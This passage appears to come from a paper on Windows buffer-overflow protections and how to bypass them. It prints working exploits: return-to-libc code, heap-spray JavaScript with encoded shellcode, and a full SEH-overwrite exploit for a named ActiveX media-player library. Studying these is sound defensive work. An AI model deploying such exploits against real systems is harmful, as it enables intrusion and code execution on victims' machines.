If we compile the stack-based overflow example code (as shown on page 18) with the /GS switch `(c:\>cl bo_wgs.c /GS)` and then run the error message will be displayed as shown in Figure 4.8 and Figure 4.9. Figure 4.10 shows an error message when an overflow has taken place in a library associated with Internet Explorer. For example an ActiveX library loaded in Internet Explorer than has been compiled with the /GS switch.

The /GS switch is already enabled by default so does not really need to be defined. For compiling code without this protection the /GS- switch can be used.



bo_wgs.exe

bo_wgs.exe has encountered a problem and needs to close. We are sorry for the inconvenience.


If you were in the middle of something, the information you were working on might be lost.

**Please tell Microsoft about this problem.**
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

**Figure 4.8: Error message displayed when return address overwritten**

Clicking on “click here” gives us further details as shown in figure 4.9.



bo_wgs.exe

Error signature
EventType : BEX    P1 : bo_wgs.exe    P2 : 0.0.0.0    P3 : 486ca69a
P4 : bo_wgs.exe    P5 : 0.0.0.0    P6 : 486ca69a    P7 : 00001043
P8 : c0000409    P9 : 00000000


Reporting details
This error report includes: information regarding the condition of bo_wgs.exe when the problem occurred, the operating system version and computer hardware in use, and the Internet Protocol (IP) address of your computer.

We do not intentionally collect your name, address, email address or any other form of personally identifiable information. However, the error report may contain customer-specific information in the collected data files. While this information could potentially be used to determine your identity, if present, it will not be used.

The data that we collect will only be used to fix the problem. If more information is available, we will tell you when you report the problem. This error report will be sent using a secure connection to a database with limited access and will not be used for marketing purposes.

To view technical information about the error report, click here.
To see our data collection policy on the web, click here.

**Figure 4.9: Details of crash when return address overwritten**



Microsoft Visual C++ Runtime Library

Buffer overrun detected!

Program: C:\Program Files\Internet Explorer\IEXPLORE.EXE

A buffer overrun has been detected which has corrupted the program's internal state. The program cannot safely continue execution and must now be terminated.

**Figure 4.10: Buffer Overflow detection in Internet Explorer**

## 4.5 Safe Unlinking and Cookies

For heap protection Microsoft introduced two new security measures in Windows XP service pack 2 and Windows 2003 preventing the use of overwritten heap headers in order for attackers to take control. One is to prevent the abuse of the unlinking functionality of the heap management routines and the other was adding a cookie in the heap header.

The forward and backward link pointers are now validated first before doing the unlinking process. It checks that the heap structures at those locations properly point back from where it originated.




**Figure 4.11: New heap free block header**

For cookies, when the chunk is allocated, this cookie is checked to ensure no overflow has occurred. These are special markers at the beginning and ends of allocated buffers, which the runtime libraries check as memory blocks are allocated and freed. If the cookies are found to be missing or inconsistent, the runtime libraries know at that point that a heap buffer overrun has occurred and raises a software exception. This security cookie only occupies one byte in the heap header as shown in Figure 4.11. Since it only takes one byte, this gives us the opportunity to randomly guess a value as there will be only 255 possible values.

## 4.6 Summary

In this chapter we covered various forms of prevention mechanisms that can be taken to mitigate buffer overflows. For the majority of the preventive measures to be successful, developers will need to recompile code and link it with various switches which are provided with the latest compilers. Upgrading to the latest operating systems and updating service packs also aids in the prevention and protection of systems.

# 5. Bypassing Protection

This chapter investigates how to bypass many of the protection mechanisms that have been built into programs and how to get control of the flow of execution.

## 5.1 Return to libc

Stack-based buffer overflows use an executable stack to run code that has been injected into the stack. If the stack has been set as non-executable then jumping back into the stack will be useless as code injected into the stack will not get processed. Fortunately there is a way to get around this prevention mechanism known as *Return to libc*. Return to libc is also known as arc injection. In return to libc, standard shared C libraries are already loaded in the process address space which programs use, because of this it gives us the ability to jump any number of functions already in memory.

In order to abuse "return to libc" functionality all we need to do is overwrite the return address with a function address say `system()` and provide arguments needed for the function for the attack to be successful. When jumped to the function address the machine instructions for that function gets executed using the arguments we have placed on the stack. The benefit to this approach is that code injection is no longer needed but also argument size will be much smaller than a typical shellcode and thus a small buffer is sufficient for exploitation. Also in this type of attack the attacker does not need to have any shellcoding knowledge making it that much easier.

Before a function is called, the parameters of the function have to be pushed onto the stack as we can see in the following example code below:

```
#include <stdio.h>
#include <windows.h>

int stacktest(char *buf)
{
```

```
unsigned char bufferA[50];
memset(bufferA, 0x00, sizeof(bufferA));
printf("[*] Executing strcpy()\n");
strcpy(bufferA, buf); // Stack Overflow happens here
return 0;
}
int main(int argc, char *argv[])
{
unsigned char buf[100];
HINSTANCE LibHandle;

LibHandle = LoadLibrary("msvcrt.dll");

printf("[i] Stack-based buffer overflow Return to Libc\n");
memset(buf, 0x00, sizeof(buf));
strcpy(buf,"cmd /C calc "); //12 bytes
strcat(buf,"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB ");//40b
strcat(buf,"\x43\x43\x43\x43"); // ebp
// eip 0x77c293c7 system() XPSP2
strcat(buf,"\xC7\x93\xC2\x77");
// fake return address for system(), exit() 0x77c39e7e
strcat(buf,"\x7E\x9E\xC3\x77");
// pointer to command
strcat(buf,"\x1F\xFF\x12\x00");

stacktest(buf);
return 0;
}
```

In this code the total string passed consists of

```
[command + padding + return address + dummy return address +
pointer to command]
```

The dummy return address is needed for the `system()` function which in this case points to the `exit()` function thus providing a clean exit without producing any crashes. The final part of our string is “pointer to command” points to our command string in the stack. This address can be easily obtained by examining our stack. When function `system()` is called it goes back into the stack looking for the arguments of the function and then processes the given arguments.

## 5.2 Heap Spraying

The Heap spraying technique had first been seen in web based exploits. The idea behind this technique was to take up hundreds of heap memory blocks each containing a block of shellcode. When the buffer overflow vulnerability was triggered (overwriting an object or vtable pointer on the heap) it would fall into one of those blocks and execute the shellcode. For this type of attack JavaScript language is used for allocating space on the heap and then placing code in the heap.

After the release of Windows XP SP2 exploiting heap-based buffer overflow vulnerabilities had become more difficult due to the added protections mechanisms. Using heap spraying techniques overcame this barrier for web exploits by overwriting application data on the heap rather than fixing corrupted heap management structures as the heap protection offered by Windows XP SP2 does not extend to the application data stored in memory.

In this example code below the JavaScript language creates multiple strings containing a NOP slide and shellcode. The JavaScript runtime stores the data for each string in a new block on the heap. Heap allocations usually start at the beginning of the address space and go up. After allocating 200MB of memory for the strings, any address between 50MB and 200MB is very likely to point at the NOP slide [30]. If we now overwrite a return address or a function pointer with an address that falls in this range then this will jump to one of our heap blocks containing our code.

```
var nop = unescape("%u9090%u9090");

//Create a 1MB string of NOP instructions followed by shell:
//malloc header string length NOP slide shell NULL terminator
//32 bytes   4 bytes   x bytes   y bytes    2 bytes

while (nop.length <= 0x100000/2) nop += nop;

nop = nop.substring(0, 0x100000/2 - 32/2 - 4/2 - shell.length
- 2/2);
var x = new Array();

//Fill 200MB of memory with copies of the NOP slide and shell
for (var i = 0; i < 200; i++){
 x[i] = nop + shell;}
```

Heap spraying technique is most seen exploiting *COM* objects. COM stands for Component Object Model and is a technology enabling software components to communicate. ActiveX controls fall in this category which are used in Internet Explorer. ActiveX objects have functions that can be called to perform a task for the user. The ActiveX objects are DLL or OCX files loaded in Internet Explorer via a web page. When loaded a table of function pointers for the functions is created in the heap. This table is known as a *vtable*. Vtable stands for virtual table and is created dynamically at runtime. When a buffer overflow takes place in a function, corruption of the vtable takes place. With vtable being corrupted the function pointers get overwritten giving an attacker control of execution. The attacker can then just overwrite entries in the vtable with a pointer to their buffer and then just call the function redirecting to the attacker's code.

Below is an example of a typical exploit code used in most ActiveX exploits using heap spraying technique. We have divided the code in four main sections.

```
<html>
<object classid='clsid:0234567-89AB-CDEF-0123-456789ABCDEF'
id='target' /></object>

<script language='javascript'>
```

```
// win32_exec -  EXITFUNC=seh
CMD=c:\windows\system32\calc.exe Size=378 Encoder=Alpha2
http://metasploit.com
shellcode = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949" +
                     "%u4948%u4949%u4949%u4949%u4949%u4949%u5a51%u436a" +
                     "%u3058%u3142%u4250%u6b41%u4142%u4253%u4232%u3241" +
                     "%u4141%u4130%u5841%u3850%u4242%u4875%u6b69%u4d4c" +
                     "%u6338%u7574%u3350%u6730%u4c70%u734b%u5775%u6e4c" +
                     "%u636b%u454c%u6355%u3348%u5831%u6c6f%u704b%u774f" +
                     "%u6e68%u736b%u716f%u6530%u6a51%u724b%u4e69%u366b" +
                     "%u4e54%u456b%u4a51%u464e%u6b51%u4f70%u4c69%u6e6c" +
                     "%u5964%u7350%u5344%u5837%u7a41%u546a%u334d%u7831" +
                     "%u4842%u7a6b%u7754%u524b%u6674%u3444%u6244%u5955" +
                     "%u6e75%u416b%u364f%u4544%u6a51%u534b%u4c56%u464b" +
                     "%u726c%u4c6b%u534b%u376f%u636c%u6a31%u4e4b%u756b" +
                     "%u6c4c%u544b%u4841%u4d6b%u5159%u514c%u3434%u4a44" +
                     "%u3063%u6f31%u6230%u4e44%u716b%u5450%u4b70%u6b35" +
                     "%u5070%u4678%u6c6c%u634b%u4470%u4c4c%u444b%u3530" +
                     "%u6e4c%u6c4d%u614b%u5578%u6a58%u644b%u4e49%u6b6b" +
                     "%u6c30%u5770%u5770%u4770%u4c70%u704b%u4768%u714c" +
                     "%u444f%u6b71%u3346%u6650%u4f36%u4c79%u6e38%u4f63" +
                     "%u7130%u306b%u4150%u5878%u6c70%u534a%u5134%u334f" +
                     "%u4e58%u3978%u6d6e%u465a%u616e%u4b47%u694f%u6377" +
                     "%u4553%u336a%u726c%u3057%u5069%u626e%u7044%u736f" +
                     "%u4147%u4163%u504c%u4273%u3159%u5063%u6574%u7035" +
                     "%u546d%u6573%u3362%u306c%u4163%u7071%u536c%u6653" +
                     "%u314e%u7475%u7038%u7765%u4370");

bigblock  = unescape("%u0d0d%u0d0d");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block =
block+block+fillblock;
```

```
memory = new Array();
for (i=0;i<500;i++)
{
 memory[i] = block+shellcode
}
```

```
buffer ="";
for (i=0;i<500;i++){buffer+=unescape("%0d")}
target.method = buffer;
</script>
</html>
```

The first section defines what ActiveX control we are calling via the object classid tag and declaring JavaScript as our scripting language. In this section only the Activex control will need changing when exploiting another control. The second section contains our shellcode and how the each heap block is defined. This section will usually stay the same depending on the shellcode. If our shellcode was not going to execute `calc.exe` but download and execute another program then the shellcode would have been different. The third section sets up a new variable array and creates hundreds of heap memory blocks containing our shellcode in each array block. This value will change depending on the vulnerability. We might need 700 blocks instead of 500 blocks occupying enough memory so when the vulnerability overflows it will fall into one of our blocks. Finally the last section will trigger the overflow of the vulnerable method by inputting enough data to overwrite the vtable. This length of the buffer will also vary depending on the vulnerability.

Heap spraying technique still has its limitations in that when a buffer overflow has taken place corrupting our vtable, the pointers should land in the user address space. If it falls in kernel address space above 0x7FFFFFFF then controlling the flow of execution is not possible. If the flow of execution falls in our user address space in an invalid memory then all we need to do is spray it with enough of our heap blocks. This will make our invalid memory into a valid memory so that after our jump we now fall in one of our blocks of code as shown in Figure 5.1.




**Figure 5.1: Heap spraying blocks in memory**

## 5.3 No SafeSEH

In chapter four we discussed the SafeSEH switch at compile time tells the linker to add a static list of known good exception handlers in the binary for it to use. If an exception handler is called that is not a known valid handler the program will get terminated.

Unfortunately the benefits offered by SafeSEH are not complete unless every binary that is loaded into an address space has been compiled to make use of SafeSEH. If a binary has not been compiled to make use of SafeSEH, an attacker may be able to use any address found within the binary's memory mapping as an exception handler in conjunction with an SEH overwrite.

In Figure 5.2 below we can see that from the libraries linked with `IEXPLORE.EXE` process. The ones not compiled with the SafeSEH switch are the libraries shown in red. Using a pop pop ret instruction address from any one of these libraries will therefore be valid when a SEH overwrite takes place.


Below the author shows an example of an exploit code exploiting a vulnerability in the `play()` method of the ActiveX library `qsp2ie07051001.dll`. The vulnerability had been discovered by the author and got published on the 4th of September 2007 (http://secunia.com/advisories/26600/). This library gets shipped with the application "Move Media Player" which allows users to view streaming video.

In this application the overflow is triggered by inputting more than 1028 bytes overwriting the structured exception handler.

```
<html>
<object classid='clsid:E473A65C-8087-49A3-AFFD-C5BC4A10669B'
id='target' ></object>

<script language="JavaScript">

// win32_exec -  EXITFUNC=seh
CMD=c:\windows\system32\calc.exe Size=378 Encoder=Alpha2
http://metasploit.com

var  shellcode = unescape("%eb%03%59%eb%05%e8%f8%ff%ff%ff%49%49%49%49%49%49" +
                          "%48%49%49%49%49%49%49%49%49%49%49%49%51%5a%6a%43" +
                          "%58%30%42%31%50%42%41%6b%42%41%53%42%32%42%41%32" +
                          "%41%41%30%41%41%58%50%38%42%42%75%48%69%6b%4c%4d" +
                          "%38%63%74%75%50%33%30%67%70%4c%4b%73%75%57%4c%6e" +
                          "%6b%63%4c%45%55%63%48%33%31%58%6f%6c%4b%70%4f%77" +
                          "%68%6e%6b%73%6f%71%30%65%51%6a%4b%72%69%4e%6b%36" +
                          "%54%4e%6b%45%51%4a%4e%46%51%6b%70%4f%69%4c%6c%6e" +
                          "%64%59%50%73%44%53%37%58%41%7a%6a%54%4d%33%31%78" +
                          "%42%48%6b%7a%54%77%4b%52%74%66%44%34%44%62%55%59" +
                          "%75%6e%6b%41%4f%36%44%45%51%6a%4b%53%56%4c%4b%46" +
                          "%6c%72%6b%4c%4b%53%6f%37%6c%63%31%6a%4b%4e%6b%75" +
                          "%4c%6c%4b%54%41%48%6b%4d%59%51%4c%51%34%34%44%4a" +
                          "%63%30%31%6f%30%62%44%4e%6b%71%50%54%70%4b%35%6b" +
                          "%70%50%78%46%6c%6c%4b%63%70%44%4c%4c%4b%44%30%35" +
                          "%4c%6e%4d%6c%4b%61%78%55%58%6a%4b%64%49%4e%6b%6b" +
                          "%30%6c%70%57%70%57%70%47%70%4c%4b%70%68%47%4c%71" +
                          "%4f%44%71%6b%46%33%50%66%36%4f%79%4c%38%6e%63%4f" +
                          "%30%71%6b%30%50%41%78%58%70%6c%4a%53%34%51%4f%33" +
                          "%58%4e%78%39%6e%6d%5a%46%6e%61%47%4b%4f%69%77%63" +
                          "%53%45%6a%33%6c%72%57%30%69%50%6e%62%44%70%6f%73" +
                          "%47%41%63%41%4c%50%73%42%59%31%63%50%74%65%35%70" +
                          "%6d%54%73%65%62%33%6c%30%63%41%71%70%6c%53%53%66" +
                          "%4e%31%75%74%38%70%65%77%70%43");

  var buffer = 'A';
  while (buffer.length <= 1027) buffer = buffer + 'A';

  var next_seh_pointer = unescape("%EB%06%90%90");

  // no SafeSEH - msls31.dll Windows XP SP2
  // C:\>findjmp2 c:\windows\system32\msls31.dll eax
  // 0x746D022D      pop eax - pop - ret (11th August 2008)

  var seh_handler = unescape("%2D%02%6D%74");

  var nop = unescape("%90%90%90%90%90%90%90%90%90%90%90%90");

  var pay = buffer + next_seh_pointer + seh_handler + nop +
  shellcode;

  target.Play(pay,"","","");

  </script>
  </html>
```

The main highlight of this code is that exploitation was possible because the author used an address from a library that had not been compiled and linked with the SafeSEH switch therefore giving control and making the exploit successful.

The author has found that the best way to see which libraries have been loaded is by starting the program say Internet Explorer and then attaching the process in our debugger. Once attached we can run our SafeSEH scan and see which ones have not been compiled using the SafeSEH switch as shown in Figure 5.2.



OllyDbg - iexplore.exe - [/SafeSEH Module Scanner]

```
SEH mode      Base        Limit       Module version                  Module Name
/SafeSEH ON   0x400000    0x419000    6.00.2900.2180 (xpsp_sp2_rtm.04 C:\Program Files\Internet Explorer\iexplore.exe
No SEH        0x1460000   0x14e8000   6.00.2900.2180 (xpsp_sp2_rtm.04 C:\WINDOWS\system32\shdoclc.dll
No SEH        0x1500000   0x17c5000   5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\xpsp2res.dll
/SafeSEH ON   0xffd0000   0xfff8000   5.1.2600.2161 (xpsp.040706-1629 C:\WINDOWS\system32\rsaenh.dll
/SafeSEH ON   0x10000000  0x10016000  9.0.2.1076                      C:\Program Files\Common Files\Logitech\LVMVFM\LVPrcInj
/SafeSEH ON   0x12000000  0x122af000  5.2.00                          C:\Program Files\Common Files\Network Associates\Engin
/SafeSEH ON   0x12400000  0x12465000  8.0.0.306                       C:\Program Files\Network Associates\VirusScan\mytilus.
No SEH        0x12580000  0x12585000  8.0.0.251                       C:\Program Files\Network Associates\VirusScan\Res09\Mc
/SafeSEH ON   0x18030000  0x1803b000  8.0.0.955                       C:\Program Files\Network Associates\VirusScan\scriptpr
No SEH        0x20000000  0x20012000  6.00.2900.2180 (xpsp_sp2_rtm.04 C:\WINDOWS\system32\browselc.dll
/SafeSEH ON   0x7e410000  0x7e4a0000  5.1.2600.3099 (xpsp_sp2_gdr.070 C:\WINDOWS\system32\USER32.dll
/SafeSEH ON   0x7e290000  0x7e3ff000  6.00.2900.3354 (xpsp_sp2_gdr.08 C:\WINDOWS\system32\SHDOCVW.dll
/SafeSEH ON   0x5ad70000  0x5ada8000  6.00.2900.2180 (xpsp_sp2_rtm.04 C:\WINDOWS\system32\UxTheme.dll
/SafeSEH ON   0x5b860000  0x5b8b4000  5.1.2600.2976 (xpsp_sp2_gdr.060 C:\WINDOWS\system32\NETAPI32.dll
/SafeSEH ON   0x5d090000  0x5d12a000  5.82 (xpsp.060825-0040)         C:\WINDOWS\system32\comctl32.dll
No SEH        0x5e310000  0x5e31c000  6.00.2900.3354 (xpsp_sp2_gdr.08 C:\WINDOWS\System32\pngfilt.dll
/SafeSEH ON   0x60300000  0x60307000  1,0,0,2                         C:\Program Files\Yahoo!\Messenger\idle.dll
/SafeSEH ON   0x662b0000  0x66308000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\hnetcfg.dll
No SEH        0x66880000  0x6688c000  6.00.2900.2180 (xpsp_sp2_rtm.04 C:\WINDOWS\system32\ImgUtil.dll
/SafeSEH ON   0x66e50000  0x66e90000  6.00.2900.3354 (xpsp_sp2_gdr.08 C:\WINDOWS\System32\iepeers.dll
/SafeSEH ON   0x71a50000  0x71a8f000  5.1.2600.3394 (xpsp_sp2_gdr.080 C:\WINDOWS\system32\mswsock.dll
/SafeSEH ON   0x71a90000  0x71a98000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\System32\wshtcpip.dll
/SafeSEH ON   0x71aa0000  0x71aa8000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\WS2HELP.dll
/SafeSEH ON   0x71ab0000  0x71ac7000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\WS2_32.dll
No SEH        0x71ad0000  0x71ad9000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\wsock32.dll
No SEH        0x722b0000  0x722b5000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\sensapi.dll
/SafeSEH ON   0x73000000  0x73026000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\System32\WINSPOOL.DRV
/SafeSEH ON   0x73300000  0x73367000  5.6.0.8835                      C:\WINDOWS\system32\VBScript.dll
/SafeSEH ON   0x73dd0000  0x73ece000  6.02.4131.0                     C:\WINDOWS\system32\MFC42.DLL
No SEH        0x73ee0000  0x73ee4000  5.3.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\KsUser.dll
/SafeSEH ON   0x7e1e0000  0x7e281000  6.00.2900.3354 (xpsp_sp2_gdr.08 C:\WINDOWS\system32\urlmon.dll
No SEH        0x746f0000  0x7471a000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\System32\msimtf.dll
/SafeSEH ON   0x74720000  0x7476b000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\MSCTF.dll
/SafeSEH ON   0x74980000  0x74a93000  8.90.1101.0                     C:\WINDOWS\system32\msxml3.dll
/SafeSEH ON   0x754d0000  0x75550000  5.131.2600.2180 (xpsp_sp2_rtm.0 C:\WINDOWS\system32\CRYPTUI.dll
/SafeSEH ON   0x75c50000  0x75cbf000  5.6.0.8835                      C:\WINDOWS\system32\JScript.dll
/SafeSEH ON   0x75cf0000  0x75d81000  6.00.2900.2180 (xpsp_sp2_rtm.04 C:\WINDOWS\system32\mlang.dll
/SafeSEH ON   0x75e90000  0x75f40000  5.1.2600.3019 (xpsp_sp2_gdr.061 C:\WINDOWS\system32\SXS.DLL
/SafeSEH ON   0x75f80000  0x7607d000  6.00.2900.3354 (xpsp_sp2_gdr.08 C:\WINDOWS\system32\BROWSEUI.dll
/SafeSEH ON   0x76200000  0x76271000  6.00.2900.3354 (xpsp_sp2_gdr.08 C:\WINDOWS\System32\mshtmled.dll
/SafeSEH ON   0x76390000  0x763ad000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\IMM32.DLL
/SafeSEH ON   0x76600000  0x7661d000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\System32\CSCDLL.dll
/SafeSEH ON   0x769c0000  0x76a73000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\USERENV.dll
/SafeSEH ON   0x76b40000  0x76b6d000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\WINMM.dll
/SafeSEH ON   0x76bf0000  0x76bfb000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\PSAPI.DLL
/SafeSEH ON   0x76c30000  0x76c5e000  5.131.2600.2180 (xpsp_sp2_rtm.0 C:\WINDOWS\system32\WINTRUST.dll
/SafeSEH ON   0x76c90000  0x76cb8000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\IMAGEHLP.dll
/SafeSEH ON   0x76d60000  0x76d79000  5.1.2600.2912 (xpsp_sp2_gdr.060 C:\WINDOWS\system32\iphlpapi.dll
/SafeSEH ON   0x76e80000  0x76e8e000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\rtutils.dll
/SafeSEH ON   0x76e90000  0x76ea2000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\rasman.dll
/SafeSEH ON   0x76eb0000  0x76edf000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\TAPI32.dll
/SafeSEH ON   0x76ee0000  0x76f1c000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\RASAPI32.DLL
/SafeSEH ON   0x76f20000  0x76f47000  5.1.2600.3394 (xpsp_sp2_gdr.080 C:\WINDOWS\system32\DNSAPI.dll
/SafeSEH ON   0x76f60000  0x76f8c000  5.1.2600.2180 (xpsp_sp2_rtm.040 C:\WINDOWS\system32\WLDAP32.dll
No SEH        0x76fc0000  0x76fc6000  5.1.2600.2938 (xpsp_sp2_gdr.060 C:\WINDOWS\system32\rasadhlp.dll
